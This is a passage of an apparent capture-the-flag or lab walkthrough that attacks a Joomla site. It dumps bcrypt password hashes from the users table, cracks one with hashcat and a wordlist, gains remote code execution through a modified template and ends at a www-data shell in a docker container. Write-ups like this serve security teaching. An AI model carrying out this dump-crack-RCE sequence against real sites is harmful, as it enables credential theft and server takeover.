| username       | varchar(150)   | NO   | MUL |                     |                |
| email          | varchar(100)   | NO   | MUL |                     |                |
| password       | varchar(100)   | NO   |     |                     |                |
| block          | tinyint(4)     | NO   | MUL | 0                   |                |
| sendEmail      | tinyint(4)     | YES  |     | 0                   |                |
| registerDate   | datetime       | NO   |     | 0000-00-00 00:00:00 |                |
| lastvisitDate  | datetime       | NO   |     | 0000-00-00 00:00:00 |                |
| activation     | varchar(100)   | NO   |     |                     |                |
| params         | text           | NO   |     | NULL                |                |
| lastResetTime  | datetime       | NO   |     | 0000-00-00 00:00:00 |                |
| resetCount     | int(11)        | NO   |     | 0                   |                |
| otpKey         | varchar(1000)  | NO   |     |                     |                |
| otep           | varchar(1000)  | NO   |     |                     |                |
| requireReset   | tinyint(4)     | NO   |     | 0                   |                |
+----------------+----------------+------+-----+---------------------+----------------+
16 rows in set (0.102 sec)

MySQL [joomladb]> select username,password from edz2g_users;
+-----------------+-------------------------------------------------------------+
| username        | password                                                    |
+-----------------+-------------------------------------------------------------+
| geordi.la.forge | $2y$10$cXSgEkNQGBBUneDKXq9gU.8RAf37GyN7JIrPE7us9UBMR9uDDKaWy |
| Guinan          | $2y$10$90gyQVv7oL6CCN8lF/0LYulrjKRExceg2i0147/Ewpb6tBzHaqL2q |
+-----------------+-------------------------------------------------------------+
2 rows in set (0.091 sec)
```

And we got hashed password for the user on the joomla


Let’s launch hashcat against our hash to crack it


```
└─# hashcat hash /usr/share/dirb/wordlists/common.txt -m 3200
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================
* Device #1: pthread-penryn-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 721/1507 MB (256 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
```

And we successfully cracked the hash, and now we can login to the joomla CMS



Let’s modify one of the templates to get a remote code execution





And we got a shell on another docker container

```
drwxr-xr-x  77 root root 4096 May 30  2022 .
drwxr-xr-x  77 root root 4096 May 30  2022 ..
-rwxr-xr-x   1 root root    0 Sep  3  2017 .dockerenv
drwxr-xr-x   2 root root 4096 May 30  2022 bin
drwxr-xr-x   2 root root 4096 May 30  2022 boot
drwxr-xr-x   5 root root  340 Jun 19 19:50 dev
-rwxrwxr-x   1 root root 3131 Aug 31  2017 entrypoint.sh
drwxr-xr-x  70 root root 4096 May 30  2022 etc
drwxr-xr-x   2 root root 4096 May 30  2022 home
drwxr-xr-x  13 root root 4096 May 30  2022 lib
drwxr-xr-x   2 root root 4096 May 30  2022 lib64
-rw-rw-r--   1 root root  968 Aug 31  2017 makedb.php
drwxr-xr-x   2 root root 4096 May 30  2022 media
drwxr-xr-x   2 root root 4096 May 30  2022 mnt
drwxr-xr-x   2 root root 4096 May 30  2022 opt
dr-xr-xr-x 238 root root    0 Jun 19 19:50 proc
drwx------   2 root root 4096 May 30  2022 root
drwxr-xr-x   7 root root 4096 May 30  2022 run
drwxr-xr-x   2 root root 4096 May 30  2022 sbin
drwxr-xr-x   2 root root 4096 May 30  2022 srv
dr-xr-xr-x  13 root root    0 Jun 19 20:03 sys
drwxrwxrwt  19 root root 4096 May 30  2022 tmp
drwxr-xr-x  48 root root 4096 May 30  2022 usr
drwxr-xr-x  33 root root 4096 May 30  2022 var
www-data@a7018bfdc454:/$
```